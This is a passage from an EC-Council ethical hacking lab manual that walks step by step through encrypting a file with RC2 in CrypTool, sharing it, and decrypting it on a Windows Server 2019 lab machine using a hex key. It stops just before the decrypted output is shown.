


Figure 5.1.8: Output of RC2: encrypted data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. To save, click **File** in the menu bar and select **Save**.




Figure 5.1.9: Saving the encrypted file

16. The **Save As** window appears; choose the save location (here, **Desktop**) and click **Save**.

Note: The file name may differ in your lab environment.




Figure 5.1.10: Saving the encrypted file

17. Now, you can send this file to the intended person by email or any other means and provide him/her with the hex value, which will be used to decrypt the file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. To share the file, you may copy the encrypted file (**Cry-RC2-Unnamed1.hex**) from **Desktop** to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**.
19. Assume that you are the intended recipient (working on Windows Server 2019) of the encrypted file through the shared network drive and the key to open the encrypted data was sent to you via an email. Using this, you can decrypt the encrypted data and see the data in plain-text.

TASK 1.3

Decrypt the Data

20. Switch to **Windows Server 2019** and log in with the credentials **Administrator** and **Pa$$w0rd**.
21. Navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**, double-click **SetupCrypTool_1_4_41_en.exe**, and follow the steps to install the application using all default settings.
22. After the installation finishes, launch the **CrypTool** application.

Note: In the **How to Start** dialog-box; check **Don't show this dialog again** and click **Close**.

23. The **CrypTool** main window appears; close the **startingexample-en.txt** window.
24. Now, copy the encrypted hex file (**Cry-RC2-Unnamed1.hex**) from **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool** and paste it on **Desktop**.
25. Switch to the **CrypTool** window; click **File** in the menu bar and select **Open...**




Figure 5.1.11: Opening an encrypted file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The **Open** window appears; select **Binary file (*.hex)** from the drop-down list in the file type option, navigate to the location of the file (here, **Desktop**), select, and then click **Open**.




Figure 5.1.12: Opening a Crypted file

27. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → RC2...**




Figure 5.1.13: Select the RC2 Encryption algorithm

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Key Entry: RC2** dialog box appears; leave the **Key length** set to default (**8 bits**).
29. In the text field below **Key length**, enter **05** as **hexadecimal characters**, and click **Decrypt**.




Figure 5.1.14: Decrypting the file

30. The decrypted text appears, as shown in the screenshot:

